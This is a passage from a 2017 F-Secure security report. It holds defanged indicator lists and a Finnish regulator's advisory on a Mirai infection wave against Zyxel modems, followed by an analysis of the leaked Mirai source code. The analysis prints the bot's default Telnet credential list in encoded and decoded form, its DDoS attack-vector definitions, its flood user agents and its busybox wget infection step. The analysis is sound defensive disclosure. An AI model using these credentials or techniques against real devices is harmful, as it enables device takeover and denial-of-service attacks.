domain : absentvodka[.]com (IDS)
domain : applecards[.]xyz (IDS)
domain : checkforupdates[.]online (IDS)
domain : csgolime[.]com (IDS)
domain : deadaliens[.]us (IDS)
domain : dyndn-web[.]com (IDS)
domain : freewebhost[.]co (IDS)
domain : gamesupply[.]org (IDS)
domain : kernelorg[.]download (IDS)
domain : ocalhost[.]host (IDS)
domain : padblast[.]net (IDS)
domain : riotrewards[.]com (IDS)
domain : sc24[.]biz (IDS)
domain : securityupdates[.]us (IDS)
domain : sillycatmouth[.]us (IDS)
domain : timeserver[.]host (IDS)
hostname : kernelorg[.]dyndn-web[.]com (IDS)
hostname : l[.]ocalhost[.]host (IDS)
hostname : mail[.]csgolime[.]com (IDS)
hostname : mail[.]riotrewards[.]com (IDS)
hostname : mta135[.]linksvirtualoffice[.]com (IDS)
hostname : netcore[.]dyndn-web[.]com (IDS)
hostname : ns1[.]deadaliens[.]us (IDS)
hostname : ns2[.]deadaliens[.]us (IDS)
hostname : ns3[.]ultrabilisim[.]net (IDS)
hostname : ns4[.]gamesupply[.]org (IDS)
hostname : ns4[.]riotrewards[.]com (IDS)
hostname : ns5[.]gamesupply[.]org (IDS)
hostname : ns5[.]riotrewards[.]com (IDS)
hostname : ntp[.]timeserver[.]host (IDS)
hostname : rep[.]securityupdates[.]us (IDS)
hostname : rss[.]myfootbalgamestoday[.]xyz (IDS)
hostname : update[.]kernelorg[.]download (IDS)
hostname : updates[.]dyndn-web[.]com (IDS)
hostname : v592[.]extramilesolearns[.]com (IDS)
hostname : www[.]csgolime[.]com (IDS)
hostname : www[.]dyndn-web[.]com (IDS)
hostname : www[.]riotrewards[.]com (IDS)
hostname : www[.]securityupdates[.]us (IDS)
hostname : www[.]sillycatmouth[.]us (IDS)
hostname : x[.]csgolime[.]com (IDS)

"IT IS DIFFICULT FOR USERS TO NOTICE WHETHER THEIR DEVICE HAS BEEN INFECTED WITH MALWARE"

hostname : 2x[.]csgolime[.]com (IDS)
hostname : check[.]securityupdates[.]us (IDS)
hostname : dns2[.]hc0[.]me (IDS)
hostname : horrayyy[.]dyndn-web[.]com (IDS)
hostname : its1440549032s[.]dyndn-web[.]com (IDS)
hostname : its1442030786s[.]dyndn-web[.]com (IDS)
hostname : its1462361377s[.]dyndn-web[.]com (IDS)
ip-dst : 188[.]209[.]49[.]64 (IDS)
ip-dst : 212[.]92[.]127[.]146 (IDS)
ip-dst : 5[.]8[.]65[.]124 (IDS)
ip-dst : 5[.]188[.]232[.]1 (IDS)
ip-dst : 5[.]188[.]232[.]134 (IDS)
ip-dst : 5[.]188[.]232[.]101 (IDS)
ip-dst : 6[.]5[.]65[.]13 (IDS)
ip-dst : 6[.]5[.]111[.]138 (IDS)
ip-dst : 62[.]113[.]238[.]138 (IDS)
ip-dst : 80[.]87[.]205[.]120 (IDS)
ip-dst : 89[.]34[.]104[.]230 (IDS)
ip-dst : 93[.]174[.]93[.]50 (IDS)
ip-dst : 188[.]209[.]49[.]26 (IDS)
ip-dst : 188[.]209[.]49[.]60 (IDS)

1.4 Impact on users

It is difficult for users to notice if their device has been infected with the malware. An affected device probably uses the capacity of the user's Internet connection for denial-of-service (DoS) attacks, for instance, without the user being aware of this. The malware may slow down the device or crash it.

The user of the Internet subscription is responsible for cleaning their infected devices. If necessary, a telecom operator may restrict outbound traffic to block malware traffic. Users are advised to follow any directions provided by telecom operators.

1.5 Background

Remote management of home routers that involve using open ports creates a vulnerability that can be abused to infect devices. Attackers can exploit this vulnerability to force infected devices to spread their infection to similar devices. Infected devices are integrated together to form a botnet. Botnets consisting of these infected devices can be used in various schemes, including launching DoS (denial-of-service) attacks. The remote management of infected devices generally uses TCP port 7547.

The scanning traffic caused by the recent infection wave began showing up on NCSC-FI's sensors on 25 November 2016 at 13:30 UTC. The growth of the scanning traffic was very aggressive. Prior to the recent infection wave, the daily amount of devices infected with Mirai in Finland was only a few hundred. A day after the recent wave of infections began, the number had grown to around 16,000.

FICORA considers that, in this case, the legal conditions for filtering malicious traffic are fulfilled and recommends (but doesn't order) that telecom operators filter traffic to port TCP 7547 to prevent the exploitation of the vulnerability. Several telecom operators have started to filter traffic accordingly.

1.6 Vulnerable devices

At this stage, the following ADSL modems manufactured by Zyxel are known to be vulnerable.

- Zyxel AMG1302-T10B Software update available
- Zyxel AMG1302-T11C Software update available
- Zyxel AMG1312-T10B Software update available
- Zyxel AMG1202-T10B (End-of-life) Software update available
- Zyxel P-660HN-T1A (End-of-life)
- Zyxel P660HN-T1Av2 (End-of-life)

It is very likely that other devices are affected by the same vulnerability. The manufacturer Zyxel is aware of the issue.

PERTTU HALONEN
Information Security Specialist

JUHANI ERONEN
Chief Specialist

Viestintävirasto
Finnish Communications Regulatory Authority

APPENDIX

MIRAI SOURCE CODE ANALYSIS

JARKKO TURKULAINEN
Senior Researcher
Threat Intelligence
F-Secure Labs

MIRAI is the malicious code used in recent DDoS botnets. It's been linked with several high-profile attacks, such as the September 2016 attack on computer security journalist Brian Krebs' web site, an attack on French web host OVH, and the October 2016 Dyn cyber attack. Mirai is one of the few high-profile malware families that has its own dedicated wikipedia page.

The Mirai bot is written in C language, and targets Linux embedded platforms (such as IoT devices). Recently, its source code was leaked - a copy of the source tree is on github. The README in the source tree reveals some insight into why the code was leaked:

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it's time to GTFO. However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS, ISPs been slowly shutting down and cleaning up their act.

Today, max pull is about 300k bots, and dropping.

How big is Mirai?

What makes Mirai dangerous is the huge size of the potential installation base, and the fact that some of the devices are permanently vulnerable. According to some, more than 500 000 of Dahua Technology's chipset-based cameras are vulnerable to Mirai's attacks based on their use of fixed credentials root/xc3511 (see below). Furthermore, there are more credentials that have not been publicly analyzed yet, so the total number of permanently vulnerable devices connected to the Internet may be considerably larger.

Mirai source overview

As a C program, Mirai is very portable. In the source code repository, a precompiled set of bot binaries can be found for the following platforms:

./dlr/release/dlr.m68k (Motorola 68000 series)
./dlr/release/dlr.spc (Sparc processor architecture)
./dlr/release/dlr.mpsl (MIPS64 processor architecture)
./dlr/release/dlr.mips (MIPS processor architecture)
./dlr/release/dlr.arm7 (ARMv7 architecture)
./dlr/release/dlr.arm (ARM architecture)
./dlr/release/dlr.sh4 (Hitachi SuperH architecture)
./dlr/release/dlr.ppc (PowerPC architecture)

It should be noted that there is no x86-based architecture build in the repository, indicating that Mirai is targeted solely on the embedded/IoT devices. In the build script, however there is the following line:

```
i686-gcc -Os -D BOT_ARCH=\"x86\" -D X32 -Wl,--gc-sections
-fdata-sections -ffunction-sections -e __start -nostartfiles
-static main.c -o ./release/dlr.x86
```

The bot's command-and-control U(CnC) is built with the Go language. The source code repository contains detailed instructions on how to build a bot infrastructure (including the CnC).

Scanning method

Infected devices brute-force random IP scans, and attempt Telnet access with precompiled sets of credentials. However, some IP ranges are excluded:

```
127.0.0.0/8      - Loopback
0.0.0.0/8        - Invalid address space
3.0.0.0/8        - General Electric Company
15.0.0.0/7       - Hewlett-Packard Company
56.0.0.0/8       - US Postal Service
6.0.0.0/8        - Department of Defense
7.0.0.0/8        - Department of Defense
11.0.0.0/8       - Department of Defense
22.0.0.0/8       - Department of Defense
26.0.0.0/8       - Department of Defense
28.0.0.0/8       - Department of Defense
29.0.0.0/8       - Department of Defense
30.0.0.0/8       - Department of Defense
33.0.0.0/8       - Department of Defense
55.0.0.0/8       - Department of Defense
214.0.0.0/8      - Department of Defense
215.0.0.0/8      - Department of Defense
10.0.0.0/8       - Internal network
192.168.0.0/16   - Internal network
172.16.0.0/14    - Internal network
100.64.0.0/10    - IANA NAT reserved
169.254.0.0/16   - IANA NAT reserved
198.18.0.0/15    - IANA Special use
224.*.*.*+       - Multicast
```

Scanner user names and passwords

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                // root    xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                    // root    vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                    // root    admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                // admin   admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                // root    888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);            // root    xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);            // root    default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);        // root    juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                // root    123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                    // root    54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);    // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                        // root    (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);    // admin   password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                        // root    root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                    // root    12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                        // user    user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                    // admin   (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                        // root    pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);    // admin   admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                        // root    1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);    // admin   smcadmin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13", 2);                    // admin   1111
add_auth_entry("\x50\x4D\x4D\x56", "\x14\x14\x14\x14\x14\x14", 2);                // root    666666
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51\x55\x4D\x50\x46", 2);        // root    password
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16", 2);                        // root    1234
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11", 1);                // root    klv123
add_auth_entry("\x63\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x4F\x47\x4B\x4C\x51\x4F", 1); // Administrator admin
add_auth_entry("\x51\x47\x50\x54\x4B\x41\x47", "\x51\x47\x50\x54\x4B\x41\x47", 1);    // service  service
add_auth_entry("\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", "\x51\x57\x52\x47\x50\x54\x4B\x51\x4D\x50", 1); // supervisor supervisor
add_auth_entry("\x45\x57\x47\x51\x56", "\x45\x57\x47\x51\x56", 1);                // guest   guest
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                // guest   12345
add_auth_entry("\x45\x57\x47\x51\x56", "\x13\x10\x11\x16\x17", 1);                // guest   12345
add_auth_entry("\x43\x46\x4F\x4B\x4C\x13", "\x52\x43\x51\x51\x55\x4D\x50\x46", 1);    // admin1  password
add_auth_entry("\x43\x46\x4F\x4B\x4C\x4B\x51\x56\x50\x43\x56\x4D\x50", "\x13\x10\x11\x16", 1); // administrator 1234
add_auth_entry("\x14\x14\x14\x14\x14\x14", "\x14\x14\x14\x14\x14\x14", 1);        // 666666  666666
add_auth_entry("\x1A\x1A\x1A\x1A\x1A\x1A", "\x1A\x1A\x1A\x1A\x1A\x1A", 1);        // 888888  888888
add_auth_entry("\x57\x40\x4C\x56", "\x57\x40\x4C\x56", 1);                        // ubnt    ubnt
add_auth_entry("\x50\x4D\x4D\x56", "\x49\x4E\x54\x13\x10\x11\x16", 1);            // root    klv1234
add_auth_entry("\x50\x4D\x4D\x56", "\x78\x56\x47\x17\x10\x13", 1);                // root    Zte521
add_auth_entry("\x50\x4D\x4D\x56", "\x4A\x4B\x11\x17\x13\x1A", 1);                // root    hi3518
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x54\x40\x58\x46", 1);                    // root    jvbzd
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x4C\x49\x4D", 4);                        // root    anko
add_auth_entry("\x50\x4D\x4D\x56", "\x58\x4E\x5A\x5A\x0C", 1);                    // root    zlxx.
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x54\x4B\x58\x5A\x54", 1); // root    7ujMko0vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root    7ujMko0admin
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);                // root    system
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                        // root    ikwb
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);        // root    dreambox
```

```
add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                  // root    user
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);          // root    realtek
add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);       // root    00000000
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13", 1);       // admin   1111111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);                // admin   1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);              // admin   12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);              // admin   54321
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);          // admin   123456
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // admin  7ujMko0admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);                // admin   1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);                // admin   pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);          // admin   meinsm
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                  // tech    tech
add_auth_entry("\x4F\x4D\x56\x4A\x47\x50", "\x44\x57\x41\x49\x47\x50", 1); // mother  fucker
```

Infection method

Once a successful login has been achieved, Mirai will copy itself from the attacking device using port 80 (HTTP). Other ports, such as TFTP are also possible.

The infection is done through plaintext busybox commands over the Telnet connections, such as "/bin/busybox wget".

The Mirai bot starts scanning for new vulnerable devices, making it technically a worm.

DDoS attack vectors

The source code reveals the following DDoS attack vectors:

```
#define ATK_VEC_UDP      0  /* Straight up UDP flood */
#define ATK_VEC_VSE      1 /* Valve Source Engine query flood */
#define ATK_VEC_DNS      2  /* DNS water torture */
#define ATK_VEC_SYN      3  /* SYN flood with options */
#define ATK_VEC_ACK      4  /* ACK flood */
#define ATK_VEC_STOMP    5 /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP    6  /* GRE IP flood */
#define ATK_VEC_GREETH   7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY    8 /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP 10 /* HTTP layer 7 flood */
```

Any of the above attack vectors can be triggered from the CnC web panel.

User-Agents used by HTTP flooding

```
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7
```

Persistence

Mirai has no known persistence methods. Rebooting infected devices is enough to get rid of the infection. But re-infection is likely to happen quickly. In a sense, Mirai's aggressive worm-like behavior is a very effective persistence method.

Killing other bots, the Mirai "bot wars"

Mirai source code features an extensive routine of killing other processes that are conflicting with Mirai.

It is possible that there's a "bot war" going wild on vulnerable IoT devices. Mirai is not the only player in this game. The following bots have many similarities with Mirai.

- BASHLITE – another notable IoT malware
- Linux.Darlloz – another notable IoT malware
- Remaiten - another IoT DDoS bot
- Linux.Wifatch

Reports on instability, rebooting, stalling etc. on infected devices are indicators that something like this may be occurring.

Attribution

The name "Mirai", a device name "/dev/.nippon" and leaker nick "Anna-senpai" point to Japan, but this of course is no indication of the real origin.

Mirai's reserved IP ranges (see "Scanning method") might also reveal some motivation.

More information

- https://www.symantec.com/connect/blogs/mirai-what-you-need-know-about-botnet-behind-recent-major-ddos-attacks
- https://www.malwaretech.com/2016/10/mapping-mirai-a-botnet-case-study.html

THIS REPORT WAS BROUGHT TO YOU BY

F-Secure®

F-Secure staff

Adam Pilkey, Alia Hilyati Ahmad Anuar, Andy Patel, Erka Koivunen, Frederic Fritz Vila, Henri Lindberg, Henri Nurmi, Jarkko Turkulainen, Jason Sattler, Karmina Aquino, Klas Kindström, Krzysztof Marciniak, Leszek Tasiemski, Melissa Michael, Mikael Albrecht, Mikko Hyppönen, Päivi Tynninen, Sean Sullivan, Siti Sarah Jamaludin, Tomi Tuominen

External contributors

Perttu Halonen, Juhani Eronen, Olaf Pursche, Martijn Grooten

WE SEE THINGS OTHERS DON'T

Revision RTM 1.01

F-SECURE STATE OF CYBER SECURITY 2017

SHARE REPORT